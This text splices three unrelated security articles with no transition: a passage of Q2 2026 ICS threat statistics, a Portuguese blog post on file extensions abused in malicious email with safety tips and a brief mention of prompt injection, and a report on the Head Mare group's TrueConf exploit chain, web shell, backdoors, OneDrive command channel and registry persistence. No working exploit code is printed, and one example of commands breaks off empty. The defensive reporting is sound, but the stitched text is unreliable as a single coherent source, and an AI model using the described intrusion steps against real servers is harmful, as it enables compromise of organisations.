
The percentage of ICS computers on which threats from the internet were blocked decreased to 7.61%, reaching its lowest level since 2021.
Over the quarter, the percentage increased in three regions: East Asia by 0.8 pp (to 6.3%), South Asia by 0.3 pp (to 10.4%), and Russia by 0.3 pp (to 6.4%).
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from the internet were blocked was in biometrics (13.03%) and engineering and ICS integration (12.16%) in South Asia.
Email
The percentage of ICS computers on which email threats were blocked increased to 2.84%.
In Q2 2026, the percentage of ICS computers on which email threats were blocked increased in South America by 1.0 pp (to 5.2%) and in Africa by 0.7 pp (to 4.3%).
Among the selected industries across all regions, the highest percentage of ICS computers on which email threats were blocked was in biometrics (19.14%) and building automation (12.49%) in Southern Europe.
Removable media
The percentage of ICS computers on which threats from removable media were blocked continued to decrease, reaching 0.24%, the lowest value for the period under review.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from removable media were blocked was in the electric power industry in East Asia (1.34%) and biometrics in Africa (1.29%).
Network folders
The percentage of ICS computers on which threats from network folders were blocked continued to decrease. In Q2 2026, it was the lowest for the period under review, at 0.023%.
The only region to see an increase in the percentage of ICS computers on which threats from network folders were blocked during the quarter was Africa. This was mainly due to an increase in the building automation figure to 0.05%.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from network folders were blocked was in biometrics (0.23%), building automation (0.17%), and engineering and ICS integration (0.13%) in East Asia.
Você já tentou abrir um e-mail “criptografado” ou um documento urgente, apenas para perceber com horror que o anexo DOCX é, na verdade, um arquivo com a extensão .docx.exe? Ou talvez você tenha recebido um e-mail supostamente com uma fatura, contrato ou memorando interno anexado, mas o arquivo se revelou algo totalmente diferente do que alegava ser? Em caso afirmativo, você provavelmente foi alvo de uma tentativa de infecção por malware.
Os cibercriminosos costumam disfarçar arquivos maliciosos como documentos e arquivos comprimidos inofensivos, apostando em destinatários que clicam sem verificar a extensão. Os especialistas da Kaspersky analisaram os formatos de arquivo mais usados em campanhas de e-mail maliciosas para revelar o que realmente se esconde por trás dessas extensões e como os invasores as usam como arma em suas campanhas.
Nota importante: as extensões de que falaremos aqui são usadas no dia a dia em arquivos completamente legítimos. Por exemplo, os executáveis do Windows normalmente terminam em .exe. No entanto, vamos nos concentrar nos cenários específicos em que os invasores disfarçam ou falsificam a extensão de um arquivo para fazê-lo passar por um tipo de arquivo totalmente diferente.
Quais extensões são mais comumente encontradas em malwares?
Nossos especialistas analisaram campanhas de e-mail maliciosas desde o início de 2026 para identificar as 15 extensões de arquivo perigosas mais comuns.
.exe
.js
.html
.dll
.bat
.vbs
.xls
.pdf
.jse
.au3
.docx
.htm
.wsf
.scr
.lnk
<div class=”wp-caption aligncenter”><p class=”wp-caption-text”>As 15 principais extensões de arquivo usadas em investidas com e-mails maliciosos</p></div>
Vamos dar uma olhada no que os arquivos com essas extensões realmente fazem nos bastidores.
Arquivos executáveis
Um arquivo executável é um programa de computador compilado que está pronto para ser executado. Uma vez iniciado, um executável malicioso pode baixar cargas adicionais, alterar configurações do sistema, roubar dados do usuário, conectar seu dispositivo a servidores externos controlados por invasores e muito mais. Estas são as extensões de arquivos executáveis mais comuns encontradas em campanhas de e-mail maliciosas:
.exe
.dll
.com
.scr
.exe
A extensão executável clássica do Windows. Ele é usado por todos os programas que você usa diariamente, desde navegadores da Web e jogos até suítes de escritório e instaladores de software.
A propósito, os invasores geralmente usam extensões duplas para disfarçar o malware EXE: invoice.docx.exe, report.pdf.exe ou até mesmo photo.jpg.exe. Eles aproveitam uma configuração padrão do Windows: ocultar extensões para tipos de arquivo conhecidos. Como essa configuração vem ativada por padrão, os usuários veem apenas a primeira parte do nome do arquivo, invoice.docx, report.pdf ou photo.jpg, e supõem que é apenas um documento ou imagem normal. Mas assim que você abre esse arquivo-armadilha, o malware é acionado.
.dll
Outra extensão comum usada indevidamente em campanhas maliciosas é .dll (biblioteca de vínculo dinâmico). Essas bibliotecas contêm funções que os programas do Windows frequentemente requerem durante a execução, como para imprimir um documento. Essa arquitetura modular evita o código redundante, permitindo que vários aplicativos chamem exatamente a mesma biblioteca para tarefas específicas. No entanto, se um invasor substituir uma biblioteca legítima por uma infectada, a execução de qualquer programa normal que a chame pode acionar um código malicioso.
.com
Embora os arquivos com a extensão .com não tenham nada a ver com o domínio da Web de mesmo nome, os cibercriminosos provavelmente esperam que as vítimas confundam esses arquivos com links em um formato incomum. Na realidade, é um formato executável herdado do Windows.
Embora as versões modernas do Windows não dependam mais desse tipo de arquivo, o sistema operacional ainda pode executá-lo, o que torna a abertura de um desses uma péssima ideia.
.scr
Os arquivos SCR são protetores de tela, as animações de tela do Windows exibidas quando o computador está ocioso, com padrões abstratos, o icônico logotipo saltitante ou qualquer outra coisa. Apesar de sua reputação inofensiva, os protetores de tela são essencialmente executáveis, assim como os arquivos EXE: uma vez abertos, eles podem instalar componentes extras ou alterar as configurações do sistema da mesma forma. Em campanhas maliciosas, esses arquivos rotineiramente se disfarçam de imagens, capturas de tela ou documentos.
Scripts
Scripts são arquivos de texto que contêm uma sequência de comandos que um computador executa automaticamente, na ordem definida. Eles podem baixar arquivos, instalar e iniciar programas, modificar configurações de segurança e muito mais. Os invasores de e-mail recorrem aos seguintes tipos de script com mais frequência:
.js e .jse
.bat
.cmd
.vbs
.wsf
.vbe
.au3
.js e .jse
As extensões .js e .jse são usadas por arquivos JavaScript. A maioria dos usuários associa o JavaScript estritamente a sites e não percebe que esses arquivos podem ser executados localmente em seus computadores como programas independentes.
Recentemente, escrevemos sobre o CrystalX RAT, um Cavalo de Troia de acesso remoto que registra as teclas digitadas, rouba o conteúdo da área de transferência e injeta componentes maliciosos nos navegadores da Web após a instalação. Seus scripts JS monitoraram endereços de carteira de criptomoedas e os trocaram silenciosamente com os do próprio invasor para sequestrar transações em tempo real.
.cmd e .bat
Os arquivos BAT e CMD são projetados para automatizar tarefas no Windows e podem executar praticamente qualquer comando no sistema operacional. Iniciar um arquivo como esse pode infectar seu computador com malware.
.vbs
Arquivos de Visual Basic Script com a extensão .vbs são os favoritos de longa data entre os cibercriminosos. Os invasores frequentemente usam extensões duplas para disfarçar arquivos .vbs como documentos de texto simples, como faturas, guias de instalação de aplicativos ou e-mails. Por exemplo, no início dos anos 2000, o icônico worm ILOVEYOU se espalhou por meio de um script VBS, infectando milhões de computadores em todo o mundo. As vítimas receberam um e-mail com o assunto “ILOVEYOU”, mas em vez de uma doce confissão, o anexo continha um script malicioso. No auge, esse worm “romântico” infectou até 10% de todos os computadores conectados à Internet.
Arquivos da Web
Esta categoria inclui principalmente arquivos .html, .htm, .hta e .svg. Muitas vezes, são páginas de phishing disfarçadas, projetadas para imitar formulários de login para e-mail, serviços em nuvem, aplicativos bancários e outras plataformas. Naturalmente, quaisquer credenciais inseridas nessas páginas falsas são enviadas diretamente aos invasores que buscam acessar suas contas e seu dinheiro. Os arquivos da Web também podem acionar scripts maliciosos e baixar cargas úteis adicionais em seu sistema.
Arquivos comprimidos
Os cibercriminosos normalmente empacotam arquivos maliciosos dentro de arquivos comprimidos (mais comumente com as extensões .zip, .rar e .7z). Esses arquivos comprimidos geralmente são protegidos por senha ou criptografados para impedir a verificação de conteúdo. Além disso, os invasores às vezes criam arquivos comprimidos intencionalmente corrompidos com estruturas de dados danificadas: os filtros de segurança básicos geralmente não conseguem lidar com arquivos corrompidos e deixam de verificá-los por completo, enquanto os gerenciadores de arquivos comprimidos podem reparar e descompactar automaticamente o conteúdo mesmo assim.
É por isso que recomendamos o uso de soluções de segurança avançadas que podem detectar e-mails de phishing e impedir que você execute arquivos perigosos ocultos dentro de arquivos comprimidos.
Arquivos PDF (.pdf)
Para muitos, o PDF parece um formato de arquivo completamente inofensivo, afinal, o que poderia dar errado com passagens aéreas, documentos e apresentações de slides? Mas além do texto e das imagens estáticas, os PDFs podem hospedar links clicáveis, formulários e até scripts.
O código malicioso em um PDF geralmente é escondido atrás de elementos visuais ou incorporado como texto oculto. Além disso, o risco não vem apenas do arquivo em si, mas também do software usado para visualizá-lo: por exemplo, invasores passaram meses explorando uma vulnerabilidade no Adobe Acrobat que lhes permitia executar arquivos PDF maliciosos remotamente. Se você trabalha regularmente em documentos PDF, assegure-se de que o recurso JavaScript esteja desativado no Adobe Acrobat. Para fazer isso, vá para Preferências → JavaScript no menu.
A propósito, os usuários frequentes de agentes de IA e chatbots devem ter em mente que a IA frequentemente cai em injeções de prompt: comandos ocultos enterrados dentro de imagens, texto e páginas da Web que a IA interpreta como instruções legítimas e executa sem o seu conhecimento.
Atalhos LNK (.lnk)
Arquivos com a extensão .lnk são atalhos padrão do Windows que usamos todos os dias para acesso rápido a aplicativos e pastas. Por si só, os atalhos não contêm nenhum software, eles simplesmente informam ao Windows qual arquivo abrir ou qual comando executar.
No entanto, um invasor pode atribuir a um atalho qualquer ícone e qualquer nome que desejar, ocultando completamente seu destino real. Assim que a vítima clica no atalho, a cadeia de infecção é iniciada. O código malicioso costuma ser executado em silêncio em segundo plano, não deixando praticamente nenhuma pista visual de que algo deu errado.
Os cibercriminosos também gostam de ocultar arquivos LNK atrás de extensões duplas, apostando que os usuários não prestarão atenção suficiente para perceber que tipo de arquivo estão realmente abrindo. Veja um exemplo clássico:
O Explorador de Arquivos do Windows exibe apenas a primeira parte da extensão, .docx. O tipo de arquivo está claramente listado como um atalho, mas poucas pessoas percebem esse detalhe
O ideal é evitar clicar em arquivos LNK recebidos: ninguém em sã consciência tem um motivo para enviar um atalho na área de trabalho por e-mail.
A propósito, se você não atualiza o Windows há algum tempo, temos más notícias: o código malicioso pode ser executado automaticamente sem que você clique no LNK, basta abrir a pasta onde ele se encontra para acioná-lo. A Microsoft finalmente lançou um patch para essa vulnerabilidade explorada há muito tempo em dezembro de 2025. Portanto, não adie as atualizações do sistema, instale-as regularmente para corrigir as brechas de segurança que os invasores aproveitam.
Documentos do Microsoft Office
.xls e .xlsx
A extensão de arquivo .xls é usada por versões mais antigas do Microsoft Excel. Milhões de pessoas usam planilhas do Excel todos os dias, e muitas ainda usam softwares desatualizados, o que torna os arquivos XLS uma isca favorita para os cibercriminosos. Orçamentos, listas de funcionários, registros financeiros, relatórios urgentes e outras planilhas deixam de ser inofensivas no momento em que o usuário clica em Habilitar conteúdo, permitindo que o programa execute macros: scripts personalizados do Microsoft Office e comandos incorporados nos arquivos. Uma vez permitida, a macro maliciosa pode livremente baixar arquivos, iniciar programas, coletar dados do sistema e alterar configurações.
Ao contrário do XLS, o XLSX é o formato moderno do Excel, que não é compatível com macros incorporadas por padrão. Infelizmente, isso não garante segurança completa: a planilha ainda pode obter dados de fontes externas e conectar-se automaticamente a destinos da Web em segundo plano.
.docx
Embora os arquivos DOCX modernos não sejam compatíveis com macros por padrão, os invasores há muito descobriram outras maneiras de usar esses documentos para fins maliciosos. Normalmente, os arquivos DOCX maliciosos contêm links incorporados ou instruções que forçam o Word a entrar em contato com servidores externos e baixar cargas maliciosas. Em 2023, por exemplo, os pesquisadores descobriram uma vulnerabilidade do Microsoft Office que permitia que os invasores acionassem ferramentas internas do sistema Windows e baixassem malware diretamente da Web.
As macros são sequências de comandos que automatizam tarefas complexas e repetitivas no Excel, Outlook, Word e PowerPoint. Nas versões modernas do Microsoft Office, os documentos que contêm macros incorporadas são salvos em formatos de arquivo especializados com extensões como .xlsm, .xltm, .xlsb, .docm e .pptm. Embora o Microsoft Office inclua controles de segurança integrados, como bloquear arquivos baixados da Web e avisar você sobre macros potencialmente perigosas, se você não usar macros e não tiver um motivo específico para executá-las, trate os arquivos com essas extensões com cuidado.
Como verificar se um arquivo é seguro
Use um pacote de segurança abrangenteque verifica automaticamente arquivos em busca de malware, evita infecções, bloqueia visitas a sites suspeitos e remove completamente arquivos maliciosos dos seus dispositivos. Aproveite uma avaliação de 30 dias do Premium se você precisar urgentemente desinfectar seu computador ou verificar um arquivo quanto à presença de vírus.
Não abra anexos de remetentes desconhecidos. A curiosidade pode custar muito caro, já que muitas linhagens de malware buscam especificamente dados de cartões de crédito e carteiras de criptomoedas. Deixe que o recurso Antivírus de E-mail, incluso em nossas soluções de segurança, faça o trabalho pesado: ele filtra automaticamente e-mails maliciosos ou suspeitos e protege você contra ataques de phishing.
Examine os e-mails recebidos com cuidado: os cibercriminosos se tornaram hábeis em disfarçar mensagens maliciosas. Sempre verifique os endereços de e-mail comparando-os com os endereços oficiais e tenha em mente os sinais de phishing e spam. Os criminosos podem tentar assustar você com alegações de invasão de conta, atraí-lo para sites duvidosos com “ofertas imbatíveis” ou pedir que revise um documento de trabalho anexado ao e-mail. Qualquer tentativa de manipular suas emoções é um forte sinal de alerta de que alguém está tentando enganar você.
Nunca abra arquivos com extensões duplas. É quase sempre uma armadilha.
Se você encontrar um arquivo com uma extensão desconhecida, reserve um momento para pesquisar sobre ela na Internet. Lembre-se: uma foto ou um documento de texto simples nunca terá uma extensão .lnk ou .vbs.
Confira nossas outras postagens sobre segurança de e-mail e arquivos:

In July 2026, Kaspersky experts detected a new attack by the Head Mare group. Previously, we classified them as hacktivists, but now we define them as an APT group due to the sophistication of their TTPs and the absence of destructive activity (encryption, wiping) in the targeted infrastructures. In this latest campaign, the attackers exploited a chain of vulnerabilities in the TrueConf video conferencing server and replaced the original TrueConf client installers with infected versions that installed the PhantomCore malware on the system.
An investigation of the compromised server revealed that the attackers used a combination of two new vulnerabilities (assigned the internal identifiers KLCERT-26-057 and KLCERT-26-058), allowing them to execute arbitrary code with the highest privileges.
The attack occurs in several stages:
The attackers connect to the TrueConf server without prior authorization via port 4307/TCP, which, according to the product documentation, is open by default. The attack targets TrueConf servers running versions 5.3.X through 5.3.9, 5.4.X through 5.4.9, and 5.5.X through 5.5.5.
Once connected, attackers call a server function to transmit a malicious script and execute it on the server. The vulnerability that allows this stage of the attack to be carried out has been assigned the internal identifier KLCERT-26-057.
The received script runs on the TrueConf server in an isolated environment. By default, operating system functions are not accessible in this environment, which should limit the capabilities of the executed code.
To escape the isolated environment, attackers exploit a second vulnerability, assigned the internal identifier KLCERT-26-058. Exploiting this vulnerability allows them to bypass the restrictions of the isolated environment and proceed to execute commands in the context of the operating system.
Once the environment’s restrictions are bypassed, attackers gain the ability to execute arbitrary code on the server with the privileges of the NT AUTHORITY\SYSTEM account.

Once they have gained elevated privileges, attackers replace the file …\public\js\locale.php with a web shell, which can be used for subsequent remote control of the compromised server.
This web shell was used for the following activities:
collecting data on the IT infrastructure;
gaining privileged access to the TrueConf database;
replacing the original TrueConf Client distribution with an infected version containing the PhantomCore backdoor.
The vulnerabilities exploited by the attackers were patched by the vendor in the latest TrueConf Server updates (versions 5.3.9, 5.4.9, and 5.5.5). These updates were released on June 18, 2026.
The PhantomCore backdoor was successfully detected by Kaspersky solutions.
To automatically launch the malware after the system boots, a registry key is created: HKEY_CURRENT_USER\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32, with the value set to the path to the malicious program’s file.
Using a web shell, in addition to PhantomCore, the attackers load a backdoor that we have named PhantomGraph, consisting of two modules:

SysExcSvc.dll is responsible for receiving commands from the attackers and transmitting the results of their execution. The attackers used an account on Microsoft OneDrive cloud storage as their command-and-control (C2) server.
SysReadSvc.dll reads the command transmitted by the first module, executes it, and saves the execution result.
To establish persistence on the system, the attackers execute a Base64-encoded PowerShell command that installs SysExcSvc.dll and SysReadSvc.dll as Windows services. We believe the attackers deliberately split this malicious command into two components to make it harder to detect using EDR tools. Additionally, the program’s code partially matches that of PhantomCore, indicating that it belongs to Head Mare’s arsenal.
We also managed to identify the commands executed by the attackers when connecting to the backdoor. The SysReadSvc module executes commands using a BATCH file. Example of execution:
In addition, we discovered several commands that did not work due to the attackers’ typos and encoding issues.
We are observing several active Head Mare campaigns targeting Russian organizations across various industries: instrument manufacturing, electronics, transportation, energy,
IT, and software development. The attackers distribute their backdoors using various methods, including phishing, exploiting public web servers, or through a subcontractor.
We recommend that all organizations using TrueConf software install the latest server version (versions 5.3.9, 5.4.9, and 5.5.5) in accordance with the vendor’s recommendations.
We also recommend verifying that the client distributions downloaded from the TrueConf server used by your organization have a valid TrueConf digital signature and have not been tampered with. The malicious distributions we detected did not have a valid digital signature. You can also verify authenticity on the vendor’s website.
Important: Even if your organization does not use a TrueConf server, your employees may connect to compromised TrueConf servers belonging to business partners to participate in online meetings and download infected installation packages.
Specifically, activity involving the replacement of the legitimate file …\public\js\locale.php with a web shell, as well as the deletion of entries from TrueConf event logs, is detected by the rule unusual_php_file_creation_from_trueconf_process.

